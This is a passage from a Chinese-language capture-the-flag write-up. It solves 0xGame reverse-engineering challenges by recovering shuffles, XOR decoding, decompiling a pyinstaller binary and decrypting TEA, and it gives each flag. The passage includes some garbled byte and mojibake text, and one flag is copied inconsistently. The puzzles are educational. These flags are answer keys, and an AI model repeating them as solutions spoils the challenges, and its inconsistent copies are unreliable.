x01f\xef\x8f\xe3\x13\x13\x96\xa6\xf0\xc0'
```

```
0xgame{ECC_1s_4w3s0m3_but_n0t_perf3ct}
```

Reverse

● [re] Shuffle! Shuffle!

大概看了一下，打乱方式与内容无关，由于 flag 长 44，于是输入“1234567890abcdefghijklmnopqrstuvwxyzABCDEFGH”，调动得到

“hzpmtxqgwtHu258yick70a3Colfe61rsEvnBF4DG9dbAj”，接下来用 python 还原 flag

```
ori = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGH'
aft = 'hzpmtxqgwtHu258yick70a3Colfe61rsEvnBF4DG9dbAj'
flg = '23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4'
print(''.join([flg[aft.index(c)] for c in ori]))
```

```
ori = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGH'
aft = 'hzpmtxqgwtHu258yick70a3Colfe61rsEvnBF4DG9dbAj'
flg = '23-64bed6}-xm5300-{faGa34-0e04c2e7c2a78f39a4'
''.join([flg[aft.index(c)] for c in ori])
'0xGame{5ffa9030-e204-4673-b4c6-ed433aca7228}'
```

得到 flag

```
0xGame{5ffa9030-e204-4673-b4c6-ed433aca7228}
```

● [re] 16bit

应该可以通过修改设置让 Windows 运行 16bit 程序，但是要重启电脑，我就懒得啦。通过查询相关资料，发现反编后的代码执行了两段解密，(loc_1000E)减 9 异或 0xE，重复 0x17 次，

(loc_10021)异或 0xE 减 9，重复 0x17 次，接下来用 python 解密

```
l =
[0x47,0x7F,0x52,0x78,0x6C,0x74,0x7E,0x72,0x47,0x47,0x73,0x5
A,0x84,0x5A,0x43,0x85,0x46,0x5A,0x83,0x6F,0x46,0x5A,0x6C,0x
33,0x30,0x73,0x32,0x75,0x66,0x37,0x61,0x66,0x33,0x30,0x78,0
x66,0x40,0x35,0x61,0x4E,0x64,0x34,0x65,0x32,0x33,0x88]
''.join([chr((c-9)^0xe) for c in l[:0x17]])+
''.join([chr((c^0xe)-9) for c in l[0x17:]])

''.join([chr((c-9)^0xe) for c in l[:0x17]])+ ''.join([chr((c^0xe)-9) for c in l[0x17:]])
'0xGame{g00d_u_4r3_th3_m45t3r_of_45m_E2f7a1b34}'
```

0xGame{g00d_u_4r3_th3_m45t3r_of_45m_E2f7a1b34}

● [re] BabyJar

用 jadx 打开

```
for (int i = 0; i < originalBytes.length; i++) {
    byte c = originalBytes[i];
    byte temp = (byte) (c ^ this.key);
    encryptedBytes[i] = (byte) (((temp & 240) >> 4) | ((temp & 15) << 4));
}
```

核心加密就是异或后交换高低位，直接写出解密脚本

```
''.join([chr(((i>>4)|((i&0xf)<<4))^20) for i in
base64.b64decode('QsY1V5cX9jJyF2JSAgdikwfCEneTAgI
CUpNnd1Iyk8IXUkJ3QhcyZ8J3YpY=')]])
```

```
''.join([chr(((i>>4)|((i&0xf)<<4))^20) for i in base64.b64decode('QsY1V5cX9jJyF2JSAgdikwfCEneTAgICUpNnd1Iyk8IX
UkJ3QhcyZ8J3YpY=')]])
'0xGame{73e214d2-d85c-4441-bc17-8e10c0e7b8c2}'
```

0xGame{73e214d2-d85c-4441-bc17-8e10c0e7b8c2}

● [re] 算术高手

一眼丁真鉴定为 `pyinstaller`，用 `pyinstxtractor` 解开后用 `pycdc` 反编译，就拿到 `flag` 了

```
# Source Generated with Decompyle++
# File: babyPy.pyc (Python 3.8)

import random
flag = '0xGame{c2a6d59d-34dc-4b94-96aa-e823bdc4823}'
score = 0
input('欢迎来到0xGame，这是一个简单的算数游戏，通关即得flag! ')
input('第一关')
a = random.randint(1, 10)
b = random.randint(1, 10)
```

0xGame{c2a6d59d-34dc-4b94-96aa-e823bdc b4823}

注：由于 pyc 是将 str 直接存储的，直接用记事本打开也能得到 flag

2) (2) n(2)e
 2) (2) e(2)d(2)k(2)?rVe(2)d(2)?(2) e(2)d(2)(2) Z(2)e
 2)e(2)? ??(2) q礮(2)d(2)k(2)?r俵
 2)e(2)? d(2)??(2) n(2)e
 2) (2) d(2)S) (2)? Nz,0xGame{c2a6d59d-34dc-4b94-96aa-e823bdcdb4823}uL 燒(四繫鐵丩垠(2)
) ? z(2) + z(2) = uL 鎬疼箒鏢風紅寰塚畝錦錫怡铸岫棧涓燄澈閨惧害洩氫(2)鏢豺擁铸?喋(2)
 ?鈺璚(2) 紉(2)莠錫箒紉閨惧害棕囉囉u\$ 鏈变蹲涓(2)ソ娑塚佻壘爆蹲涓(2)滙娑塚佻u1 廉芥芥
) 槿橈細z(2) * u
 絳族(2)浜靚紉u
 絳族(2)浜靚紉u

- [re] TELF

提示 `upx`，但是 `-d` 解不开，最后进行动调（有反动调），将逻辑复原，下面给出解密 C 源码

```
#include <stdio.h>
#include <stdint.h>

void decrypt(uint32_t *msg, uint32_t *key)
{
    int v4;          // [rsp+14h] [rbp-Ch]
    uint32_t v5;      // [rsp+18h] [rbp-8h]
    uint32_t v6;      // [rsp+1Ch] [rbp-4h]
```

```

    v6 = msg[0];
    v5 = msg[1];
    v4 = (-0x61C88647) * 32;
    for (int i = 0; i <= 31; ++i)
    {
        v5 -= (v6 + v4) ^ (16 * v6 + key[2]) ^
        ((v6 >> 5) + key[3]);
        v6 -= (v5 + v4) ^ (16 * v5 + key[0]) ^
        ((v5 >> 5) + key[1]);
        v4 += 0x61C88647;
    }
    msg[0] = v6;
    msg[1] = v5;
}

int main()
{
    uint32_t key[] = {0x7e4d087b, 0x7a4db733,
0x70fe9df0, 0x595607f7};
    uint8_t msg[] = {0xAD, 0xDA, 0x1, 0xDC, 0xAE,
0x5B, 0x8A, 0x8, 0x4E, 0xF5, 0x4F, 0x8F, 0x6E,
0x5F, 0x9D, 0x9E, 0xA, 0x4E, 0xA9, 0x8, 0x25,
0xAB, 0x45, 0xC2, 0x4B, 0xC9, 0x8F, 0x43, 0x3D,
0x51, 0xD6, 0x28, 0xF6, 0x72, 0xCD, 0xF4, 0x2B,
0xB4, 0x4A, 0x3B, 0xFB, 0x36, 0x66, 0xEF, 0xD6,
0x8A, 0x8C, 0xB2, 0xEB, 0x1A, 0x9C, 0x1B, 0xA,
0x9C, 0x1F, 0x53};
    for (int j = 0; j <= 55; j += 8)
    {
        decrypt((uint32_t *)&msg[j], key);
    }
    printf("%s", msg);
    return 0;
}

```

```

D:\PiYuanZhouLv\s1\0xGame\reverse\TELF>decrypt
0xGame{PANDORA-PANRADOXXX-101AP-9CDE02B83F5D6-7B1A9C348}yR?

```

```

0xGame{PANDORA-PANRADOXXX-101AP-9CDE02B83F5D6-7B1A9C348}

```